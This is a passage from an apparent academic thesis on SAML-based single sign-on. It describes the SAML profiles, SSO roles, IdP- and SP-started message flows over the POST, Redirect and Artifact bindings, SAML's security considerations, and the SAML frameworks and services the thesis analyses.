- **Web Browser SSO Profile.** This profile defines how browser-based SSO can be realized by utilizing the authentication request protocol. Browser-based SSO is the most important use case of SAML. This profile is highly flexible and can be combined with HTTP Redirect, HTTP POST, and HTTP Artifact bindings.
- **Enhanced Client and Proxy (ECP) Profile.** This profile assumes an HTTP user agent with special capabilities to realize web SSO. The enhanced HTTP user agent is able to relay and/or use the Reverse SOAP and SOAP bindings.
- **Single Logout Profile.** This profile defines how the SAML Single Logout Protocol can be used. It is very flexible and allows non-intermediary bindings, such as SOAP binding, and all three intermediary bindings.
- **Name Identifier Management Profile.** This profile defines how the Name Identifier Management Protocol can be applied with HTTP POST, HTTP Redirect, HTTP Artifact, and SOAP bindings.

A detailed description of the Web Browser SSO profile and its variants is given in Chapter 3. Specific details of all other profiles are described in [CKPM05b].

3 Single Sign-On

In this chapter, we give a high-level overview of Single Sign-On (SSO) and describe three SAML SSO use cases in detail. Next, we outline the security measures applied on SAML-based SSO. Afterwards, we introduce all SAML Frameworks, Systems, and Services relevant to this thesis. In particular, we give a more detailed overview of the SimpleSAMLphp [Sim13] framework. We finalize this chapter by presenting related web SSO standards.

3.1 Motivation

Today's Internet users have to manage many identities for different web applications. This leads to the *password fatigue* phenomenon, where users are forced to remember a plethora number of passwords. For example, a recent large-scale study of password use and password re-use habits revealed that a common Internet user manages about 25 accounts and types an average of eight passwords a day [FH07a]. Therefore, password management is time-consuming and excessive login procedures are annoying from the users perspective. User often try to solve the password problem by choosing weak passwords with low entropy and/or reuse the same password for multiple websites, resulting in severe security problems [MT79, Obe10, QA11, Rag12].

SSO as a subset of identity and access management, was developed to tackle the described usability, management, and security issues. In general, with SSO a user authenticates only once and subsequently gains access to all websites and services he is authorized to.

3.2 A Helicopter View

In this section, we give a high-level overview of SSO and two common use cases. Additionally, we introduce principals, roles, and some other important SSO terminology.

3.2.1 SSO Roles and Terminology

An SSO system consists of different entities, whereby an *entity* is defined as "an active element of a system – e.g., an automated process, a subsystem, a person or group of persons – that incorporates a specific set of capabilities." [Shi00, p.167]. Furthermore, according to [Int96, p.4] a *principal* is defined as "an entity whose identity can be authenticated". Therefore, a principal may possess authentication credentials. Each principal can have one or several assigned tasks and positions in an SSO protocol run, defined as *roles*.

In SSO, we distinguish the following roles:

- **User U.** A principal with the role user is a natural person which authenticates himself to the IdP and wants to access resources at different Service Providers.

- **Subject** S**.** A identified principal is a subject. This may be a human or any kind of entity (e.g. a computer). In the case of SSO, the subject is typically a user U.
- **User Agent** UA**.** The user agent is a software component guided by user U. In practice, UA is a common web browser.
- **Identity Provider** IdP**.** A principal with the donned role of an Identity Provider creates, maintains, and manages identity and attribute information of users. Furthermore, an IdP authenticates users and issues assertions for *federated*[1] Service Providers.
- **Service Provider** SP**.** A Service Provider is a principal that provides resources or services to users or other entities. In order to authenticate principals that want to access resources, an SP requests and consumes assertions from federated IdPs. A Service Provider is often referred to as Relying Party (RP).

Furthermore, we introduce terminology relevant to SSO:

- **Assertion** A**.** An assertion is a set of claims and attribute information about a subject S, issued by an IdP (see Section 2.5.1).
- **Credentials.** Data that is transferred to establish the claimed identity of a principal [Int91]. Therefore, credentials are used to transform an unknown principal into a subject S.
- **Login.** In a login process the user submits credentials to an IdP in order to establish a security context.
- **Resource** R**.** A resource can be any kind of data (e.g. files, web pages, etc.), a service provided by a system, or an item of system equipment (e.g. hardware). In web SSO a resource is referred by means of `URI` references [BLFM05].
- **Security Context.** A security context is an authenticated user session maintained by a lower protocol or network layer. For example, a security context may be established with HTTP session cookies (cf. Section 2.2).

3.2.2 IdP- and SP-started SSO Scenarios

There are two possibilities with whom (either SP or IdP) user U can start an SSO protocol flow. Consequently, we differentiate two scenarios:

1. **Scenario I: IdP-started SSO.** In this use case, depicted in Figure 3.1, user U starts his browsing session by accessing IdP (1). Thereafter, U authenticates himself to IdP, resulting in a security context (2). IdP presents U a list of links to all federated Service Providers. This can be explicitly in the case of a web portal or implicitly while U is acting with the IdP's website. By clicking on one of those links, U is sent to SP conveying an assertion A issued by IdP (3). The user agent UA thereafter submits the assertion to SP (4). Finally, SP presents the accessed resource R (5).

[1]According to [HPM05b, p.6] a federation is "an association comprising any number of SPs and IdPs". SAML defines this association as a mutual trust relationship (e.g. between an IdP and an SP).



U
UA
SP
IdP
1. Access portal
2. Authenticate user U
3. Convey assertion A to SP
4. Submit assertion A and request resource R
5. Resource R

Figure 3.1: Scenario I: IdP-started SSO (web portal use case).

2. **Scenario II: SP-started SSO.** The SP-started SSO scenario is depicted in Figure 3.2. In this setting, U first visits SP to access a resource R (1). SP sends U, together with an assertion request, to IdP (2). Thereafter, UA requests an assertion from IdP (3). The IdP may authenticate U if no security context exists (4). After authentication, IdP responds with assertion A (5). UA submits the assertion to SP (6). Finally, SP responds with resource R (7).



U
UA
SP
IdP
1. Request resource R
2. Sent to IdP and request assertion
3. Request assertion
4. Authenticate user U
5. Convey assertion A to SP
6. Submit assertion A and request resource R
7. Resource R

Figure 3.2: Scenario II: SP-started SSO.

3.3 SAML Web Browser SSO Profile

The SAML Web Browser SSO Profile [CKPM05b, pp.14–20] defines how assertions, protocol messages, and bindings are used to realize IdP- and SP-started web SSO in

	IdP-started SSO		SP-started SSO	
SAML Binding	`<AuthnRequest>`	`<Response>`	`<AuthnRequest>`	`<Response>`
HTTP Redirect	–	–	✓	–
HTTP POST	–	✓	✓	✓
HTTP Artifact	–	✓	✓	✓

Table 3.1: Possible SAML Bindings for IdP- and SP-started SSO.

SAML. The profile allows for both scenarios a wide variety of options on which SAML bindings are applied to exchange SAML messages between SP and IdP. In the IdP-started use case, assertions (or a reference to them) may be sent by the HTTP POST or the HTTP Artifact Binding. The SP-started scenario additionally allows HTTP Redirect, HTTP POST, or HTTP Artifact bindings to exchange assertion request messages. For both message pairs, every combination of allowed bindings is possible (see Table 3.1). The concrete choice depends on general conditions such as the message size or the entities capability to support Web Services. In the following, we present a detailed description of the three most common SAML Web SSO Profile instantiations which work with any arbitrary browser (*zero-footprint* property).

3.3.1 IdP-started SSO using POST Binding

Figure 3.3 illustrates the detailed exchange of an IdP-started SSO protocol run. For this scenario the HTTP POST Binding is used to transmit the SAML `<Response>` message from IdP to SP using UA as intermediary. In detail, the message flow consists of the following steps:

1. $UA \rightarrow IdP$**:** User U requests the portal webpage by accessing, for example, `/portal` on IdP.
2. $UA \leftrightarrow IdP$**:** If the user is not yet authenticated, IdP identifies U by an arbitrary authentication mechanism.[2]
3. $IdP \rightarrow UA$**:** Upon successful authentication, IdP sends the portal webpage with a list of HTTP links to all federated SPs.
4. $UA \rightarrow IdP$**:** The user clicks on one of these HTTP links. Thereby, IdP is informed about which SP to access and the optional `RelayState` parameter (cf. Table 3.2) conveys the resource address URI_R of the desired SP's resource.
5. $IdP \rightarrow UA$**:** IdP creates an authentication assertion $A := (ID_A, IdP, SP, U)$, including the unique assertion's identifier ID_A, the entity IDs of IdP, SP, and user identity U (respectively S). Subsequently, A is signed with the IdP's private key K_{IdP}^{-1}.[3] The signed assertion A is embedded, together with the fresh response identifier ID_1, into a `<Response>` message and is sent Base64-encoded in an HTML form, along with `RelayState=`URI_R, to UA.
6. $UA \rightarrow SP$**:** A JavaScript event in the HTML form triggers the HTTP POST of `<Response>` to ACS_{URL} (cf. Table 3.2).

[2]The applied authentication method is independent from SAML. To enhance security, many real-world IdPs offer support for strong two-factor authentication.

[3]As we will see in Chapter 6, there exist two further SAML signing types, but all of them have the same goal – to protect the integrity and authenticity of the assertion.



U
UA
SP
IdP
1. HTTP GET /portal
2. Authenticate user U
3. HTTP 200, /portal
4. HTTP GET /SSO_with_SP&RelayState=URI_R
Issue assertion:
A:={ID_A, IdP, SP, U}_K_IdP^-1
5. HTTP 200, Form(<Response(ID_1, A)>, URI_R, target=ACS_URL)
6. HTTP POST ACS_URL, <Response(ID_1, A)>, URI_R)
7. HTTP 200, URI_R
TLS (server authenticated)
Not specified

Figure 3.3: SAML Web SSO Profile with POST Binding (IdP-started).

SAML parameter	Notation	Description
`AssertionConsumerURL`	ACS_{URL}	XML attribute included in the SP's `<AuthnRequest>` that specifies the endpoint to where IdP must send the assertion.[a]
`RelayState`	URI_R	Separate URL GET or HTTP POST parameter (depends on used SAML binding) that specifies the initial `URI` the user wants (IdP-started) or wanted (SP-started) to access at SP.

[a] In the case of IdP-started SSO, the ACS_{URL} is maintained by the IdP.

Table 3.2: Relevant SAML parameters.

7. $SP \rightarrow UA$**:** SP consumes A, verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 3.3).

3.3.2 SP-started SSO using Redirect/POST Bindings

Figure 3.4 illustrates the detailed flow of an SP-started SSO exchange. In this prevalently used variant, the HTTP Redirect Binding is applied to transmit the SAML `<AuthnRequest>` message to IdP and the HTTP POST Binding is used to sent the SAML `<Response>` message to SP. In detail, the message flow consists of the following steps:

1. $UA \rightarrow SP$**:** User U navigates its user agent UA to SP and requests a restricted resource R by accessing URI_R. This starts a new SSO protocol run.



U
UA
SP
IdP
1. HTTP GET URI_R
2. HTTP 302 IdP, (<AuthnRequest(ID_AR, SP, ACS_URL)>, URI_R)
3. HTTP GET IdP, (<AuthnRequest(ID_1, SP, ACS_URL)>, URI_R)
Issue assertion:
A:={ID_A, ID_1, IdP, SP, U}K_IdP^-1
4. Authenticate user U
5. HTTP 200, Form(<Response(ID_2, ID_1, A)>, URI_R, target=ACS_URL)
6. HTTP POST ACS_URL, <Response(ID_2, ID_1, A)>, URI_R)
7. HTTP 200, URI_R
TLS (server authenticated)
Not specified

Figure 3.4: SAML Web SSO Profile with Redirect/POST Bindings (SP-started).

2. $SP \to UA$**:** SP determines that no valid security context (i.e. an active login session) exists. Accordingly, SP issues an authentication request `<AuthnRequest(`ID_1`, `SP`, `ACS_{URL}`)>` and sends it Base64-encoded, along with URI_R (cf. Table 3.2), as an `HTTP 302` (redirect to IdP) to UA. ID_1 is a fresh random string and SP the identifier of the Service Provider. ACS_{URL} (cf. Table 3.2) specifies the endpoint to which the the assertion must be delivered by IdP.

3. $UA \to IdP$**:** Triggered by the HTTP redirect, a server-authenticated TLS connection is established between UA and IdP. UA uses the established TLS connection to transport `<AuthnRequest(`ID_1`, `SP`, `ACS_{URL}`)>`, along with URI_R, to IdP.

4. $UA \leftrightarrow IdP$**:** If the user is not yet authenticated, the IdP identifies U by an arbitrary authentication mechanism.

5. $IdP \to UA$**:** IdP creates an authentication assertion $A := (ID_A, ID_1, IdP, SP, U)$, including the unique identifier ID_A and ID_1 from the request, the entity IDs of IdP, SP, and the user identity U (respectively S). Subsequently, A is signed with the IdP's private key K_{IdP}^{-1}. The signed assertion A is embedded into a `<Response>` message, together with ID_1 and the fresh response identifier ID_2, and is sent Base64-encoded in an HTML form, along with the `RelayState=`URI_R, to UA. According to the SAML standard, the IdP *must* use ACS_{URL} as HTTP POST destination ([CKPM05a], Section 3.4.1).

6. $UA \to SP$**:** A JavaScript event in the HTML form triggers the HTTP POST of `<Response>` to ACS_{URL}.

7. $SP \to UA$**:** SP consumes A, and requires that ID_1 is included as `InResponseTo` attribute in the response message and in the assertion. Subsequently, SP verifies the XML signature, and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 3.4).



U
UA
SP
IdP
1. HTTP GET URI_R
2. HTTP 302 IdP, (<AuthnRequest(ID_{AR}, SP, ACS_{URL})>, URI_R)
3. HTTP GET IdP, (<AuthnRequest(ID_1, SP, ACS_{URL})>, URI_R)
4. Authenticate user U
Generate Assertion:
A:={ID_A, ID_1, IdP, SP, U}
Generate Artifact:
Art:={0,1}^{l}
(pseudo-random)
5. HTTP 302 SP, SAMLart=Art, RelayState=URI_R
6. HTTP GET SP, SAMLart=Art, RelayState=URI_R
7.SOAP <ArtifactResolve({ID_2, SP, IdP, Art}$_{K_{SP}^{-1}}$)>
8.SOAP <ArtifactResponse({ID_3, ID_2, SP, IdP, A}$_{K_{IdP}^{-1}}$)>
9. HTTP 200, URI_R
TLS (server authenticated)
TLS (mutually authenticated)
Not specified

Figure 3.5: SAML Web SSO Profile with Redirect/Artifact Bindings (SP-started).

3.3.3 SP-started SSO using Redirect/Artifact Bindings

Figure 3.5 illustrates the detailed flow of an SP-started SSO exchange using Artifact Binding which facilitates a back-channel (i.e. direct communication between SP and IdP). In this variant, the HTTP Redirect Binding is applied to transmit the SAML `<AuthnRequest>` message to IdP and the HTTP Artifact Binding is used to *directly* send the SAML `<Response>` message from IdP to SP. The HTTP Artifact Binding can use either HTTP redirect (used in this example) or HTTP POST to transmit the SAML artifact. In detail, the message flow of SP-started SSO with Redirect/Artifact Bindings consists of the following steps (cf. Figure 3.5):

1. $UA \rightarrow SP$**:** User U navigates its user agent UA to SP and requests a restricted resource R by accessing URI_R. This starts a new SSO protocol run.

2. $SP \rightarrow UA$**:** SP determines that no valid security context (i.e. an active login session) exists. Accordingly, SP issues an authentication request `<AuthnRequest(`ID_1`,` SP`,` ACS_{URL}`)>` and sends it Base64-encoded, along with URI_R (cf. Table 3.2), as an `HTTP 302` (redirect to IdP) to UA. ID_1 is a fresh random string and SP the identifier of the Service Provider. ACS_{URL} (cf. Table 3.2) specifies the endpoint to which the the assertion must be delivered by IdP.

3. $UA \rightarrow IdP$**:** Triggered by the HTTP redirect, a server-authenticated TLS connection is established between UA and IdP. UA uses the established TLS connection to transport `<AuthnRequest(`ID_1`,` SP`,` ACS_{URL}`)>`, along with URI_R, to IdP.

4. $UA \leftrightarrow IdP$**:** If the user is not yet authenticated, the IdP identifies U by an arbitrary authentication mechanism.

5. $IdP \rightarrow UA$**:** Upon a successful authentication, IdP creates an authentication assertion $A := (ID_A, ID_1, IdP, SP, U)$, including the unique identifier ID_A and the request identifier ID_1, the entity IDs of SP, IdP, and the user identity U (respectively S). Subsequently, IdP generates a fresh SAML artifact Art, which is sent as HTTP 302 redirect query parameter `SAMLart=`Art, along with the `RelayState=`URI_R, to UA. According to the SAML standard, the IdP *must* use ACS_{URL} as HTTP redirect destination ([CKPM05a], Section 3.4.1).

6. $UA \rightarrow SP$**:** Triggered by the HTTP redirect, a server-authenticated TLS connection is established between UA and SP. UA uses the established TLS connection to transport `SAMLart=`Art and `RelayState=`URI_R, to SP.

7. $SP \rightarrow IdP$**:** SP sends a SAML `<ArtifactResolve(`$\{ID_2, SP, IdP, Art\}_{K_{SP}^{-1}}$`)>` message protected by an XML Signature and embedded into a SOAP message, to IdP. Thereby, ID_2 is a fresh, unique identifier of the `<ArtifactResolve>` message. Transmission is done over a mutual authenticated TLS connection.

8. $IdP \rightarrow SP$**:** IdP extracts the SAML artifact from the message and uses it as a reference to assertion A. IdP creates a signed `<ArtifactResponse(`$\{ID_3,\ ID_2,\ SP,\ IdP,\ A\}_{K_{IdP}^{-1}}$`)>`, including ID_2 and the fresh response identifier ID_3, the identities SP, IdP, and the assertion A. The message is sent as a SOAP message over the mutual authenticated TLS connection to SP.

9. $SP \rightarrow UA$**:** SP consumes the `<ArtifactResponse>` message and requires that ID_2 is included in the artifact response and ID_1 is enclosed in the assertion. Subsequently, SP verifies the XML signature, extracts A and authenticates user U resulting in a security context. Finally, SP grants U access to the protected resource R by redirecting U to URI_R (not shown in Figure 3.5).

3.4 SAML Security Considerations

In this section, we summarize the SAML Web Browser SSO Profile security considerations, which are scattered over many SAML standard documents [CKPM05a, CHK$^+$05, CKPM05b, HPM05a]. Therefore, a developer can easily overlook some important security measures.

Transport Layer Security. SAML utilizes server (unilateral) authenticated SSL 3.0 [FKK96] or TLS [DR08] communication channels to maintain confidentiality and integrity, if needed.[4] In concrete, this is recommended for transportation of the SAML `<Response>` or the SAML artifact from IdP over UA to SP [CKPM05b, Section 4.1.3.5] (see step 5 and 6 in Figure 3.3, Figure 3.4, and Figure 3.5). Additionally, SAML recommends to protect the transmission of the `<AuthnRequest>` message by a server authenticated TLS connection [CKPM05b, Section 4.1.3.3] (see step 3 in Figure 3.4 and Figure 3.5). Mutual authenticated TLS connections must be utilized to resolve SAML artifacts to assertions [CKPM05b, Section 4.1.4.4] (see step 7 and 8 in Figure 3.5).

Message Security. SAML utilizes XML Signature to protect the integrity and authenticity of assertions and protocol messages on the message-layer. SAML mandates that assertion(s) enclosed in a `<Response>` message *must* be signed [CKPM05b, Section 4.1.4.5]. Instead, `<AuthnRequest>` messages *may* be protected by an XML Signature [CKPM05b, Section 4.1.3.3]. In the case of the artifact resolution protocol,

[4]For simplicity, we will use the term TLS in the following.

`<ArtifactResolve>` and `<ArtifactResponse>` *should* be signed [CKPM05a, Sections 3.5.1 and 3.5.2].

Additionally, assertions and artifacts possess three further security properties:

1. **One-Time-Use.** An IdP only accepts a SAML artifact once. Subsequent `<ArtifactResolve>` requests with the same artifact result in an empty response [CKPM05a, Section 3.5.3]. Accordingly, SPs enforce the same property by only processing assertions with a fresh and unknown ID_A attribute. Hence, the SP maintains a list of consumed assertions whose lifetime has not expired.

2. **Restricted Lifetime.** The assertion's and the artifact's lifetime *must* be limited to a maximum of a few minutes [HPM05a, Sections 6.4.1, 6.5.1]. Therefore, the clocks of SP and IdP have to be synchronized and should differ by at most a few minutes.

3. **Request/Response Matching.** The SAML response message and the assertion contain the original `ID` attribute of the previous SAML request message. This ID can be embedded as `InResponseTo` attribute in the assertion's `<SubjectConfirmationData>` element and in the enclosing response message. Therefore, unsolicited messages may be detected by the SAML receiver by evaluating the value of `InResponseTo`. In the case of IdP-started SSO this is not possible, due to the missing `<AuthnRequest>` message.

3.5 Analyzed SAML Frameworks, Systems, and Services

This thesis analyzes several SAML implementations. We distinguish between frameworks, systems, and services. Frameworks are used to build new SAML solutions (e.g. SPs or IdPs). They may be open or closed source and are often widely deployed in software components and projects. Systems are ready-to-use hardware solutions that facilitate SAML functionality (e.g. an XML security gateway). Finally, services are websites which provide a SAML interface to interact with other entities. This may be a website which supports SAML-based SSO (i.e. an SP) or a web based identity management solution (i.e. an IdP).

In the following, we introduce the analyzed SAML frameworks, services, and systems in alphabetical order:

- **Apache Axis 2.** The open source project Apache Axis 2 [Apa13a] is a prevalent used Web Services framework. Axis 2 provides capabilities to enrich existing web applications with Web Services as well as to build stand-alone server applications. The framework supports a variety of different features and Web Service (WS) standards. For example, the WS-Security standard, including XML Signature and SAML support, is realized by using the Apache Rampart [Apa13b] security module.

- **Cloudseal.** Cloudseal [Clo13] is a SAML-based IdP service offering identity management features, two-factor authentication, and support for a wide range of SPs (e.g. Salesforce and Google Apps). Additionally, Cloudseal provides a Java SDK to integrate SAML web SSO into existing applications.

- **Guanxi.** The Guanxi project [You13] is an open source Java framework which implements the SAML 2.0 standard. The framework provides IdP and SP functionalities to realize browser-based SSO.

- **Higgins 1.x.** The Higgins 1.x project [Ecl13] is a Java-based open source framework providing identity services. The project implements SAML-based SSO and is hosted by the Eclipse Foundation.

- **IBM Datapower XS40.** The IBM Datapower XS40 hardware appliance [IBM13] is an XML security gateway typically applied in enterprise architectures. The appliance fully supports WS-* standards and SAML. Please note that our findings are applicable to the whole IBM Datapower gateway series.

- **Java Open Single Sign On (JOSSO).** The Java Open Single Sign On (JOSSO) project [Atr13] is a Java-based open source framework providing SSO to web applications. JOSSO implements the SAML standard and facilitates IdP and SP functionalities.

- **OIOSAML 2.0 Toolkit.** The OIOSAML 2.0 Toolkit [Dan13] is an open source project of the Danish IT and Telecommunications Agency which provides an SP framework for SAML-based SSO. The Toolkit is available for Java and .NET and is for example used in Danish public sector federations (e.g. eGovernment business and citizen portals).

- **Okta.** Okta [Okt13] is a leading on-demand identity and access management service for enterprises with over 300 customers (e.g. London Gatwick Airport, Groupon, and LinkedIn).[5] The IdP supports a large variety of SAML-based SPs, including Google Apps, Salesforce, WebEx, Citrix GoToMeeting, Box.net, EchoSign, and Workday. Furthermore, it is important to remark that Okta also supports SSO with more than 1,300 websites by applying form-based authentication.

- **OpenAM.** The open source project OpenAM [For13], formerly known as SUN OpenSSO, is an identity and access management middleware, used in major enterprises. It fully supports SAML-based SSO.

- **OneLogin.** OneLogin [One13a] offers identity and access management as a cloud service for over 700 customers, including Netflix, Steelcase, Pandora, PBS, and more than 12 millions of licensed users.[6] Additionally, OneLogin supports identity management features, user directory integration (e.g. Microsoft Active Directory), and various strong authentication methods (e.g. two-factor and X.509 client certificate). The IdP supports SAML-based SSO with over 150 SPs, including Box, Concur, Google Apps, NetSuite, Salesforce, Workday, Yammer, and Zendesk. Furthermore, it is important to remark that OneLogin also supports SSO with more than 2,800 websites by applying form-based authentication.

- **OneLogin Toolkits.** The free OneLogin Toolkits [One13b] are used to integrate SAML SP functionalities into various popular open source web applications like Wordpress, Joomla, Drupal, and SugarCRM. Moreover, these Toolkits are used by many OneLogin customers (e.g. Zendesk, SAManage, KnowledgeTree, and Yammer) to enable SAML-based SSO. There are Toolkit versions for Java, .NET, PHP, Python, and Ruby available.

[5] `http://www.okta.com/company/pr-2013-05-01.html`
[6] `http://www.onelogin.com/onelogin-announces-12-millionth-licensed-user/`

- **OpenAthens.** The OpenAthens [Edu13] software suite is a SAML standard compliant platform to realize IdP and SP. The library is available in Java and C++. OpenAthens is for example used to authenticate 1.5 million users of the National Health Service (NHS).[7] NHS is the publicly funded healthcare system of England. In summary, OpenAthens has over 4 million users worldwide, with customers including 50% of UK universities, the Department of Veterans Affairs (USA), Philips Research and South Australia Health.

- **OpenSAML.** The OpenSAML project is an open source framework providing a set of C++ and Java libraries to support developers working with SAML. The current version of OpenSAML supports SAML 1.0, 1.1, and 2.0. OpenSAML is one of the most prevalent deployed SAML libraries. It is used in the well-known Shibboleth [Shi13] SSO solution as well as for the software developer kit (SDK) of the electronic identity card of Switzerland (SuisseID) [The13a].

- **Salesforce.** The Salesforce [Sal13] platform is a prominent cloud-based customer relationship management (CRM) software. The cloud service offers a SOAP/REST Web Services API. Therefore, Salesforce supports browser-based SSO with SAML and can act either as IdP or SP.

- **SimpleSAMLphp.** The SimpleSAMLphp project [Sim13] is a PHP-based open source framework. This framework is very popular and mainly used in education based federations (e.g. the Danish eID Federation). More details regarding SimpleSAMLphp can be found in Section 3.6.

- **SSOCircle.** SSOCircle [SSO13] is a free public IdP service that facilitates SAML 2.0 support. Besides password-based authentication SSOCircle provides X.509 certificate and two-factor authentication to users. The IdP supports all SAML 2.0 compliant SPs. For example Google Apps, GMail, Salesforce, and ServiceNow work out of the box. Additionally, SSOCircle can act as OpenID IdP.

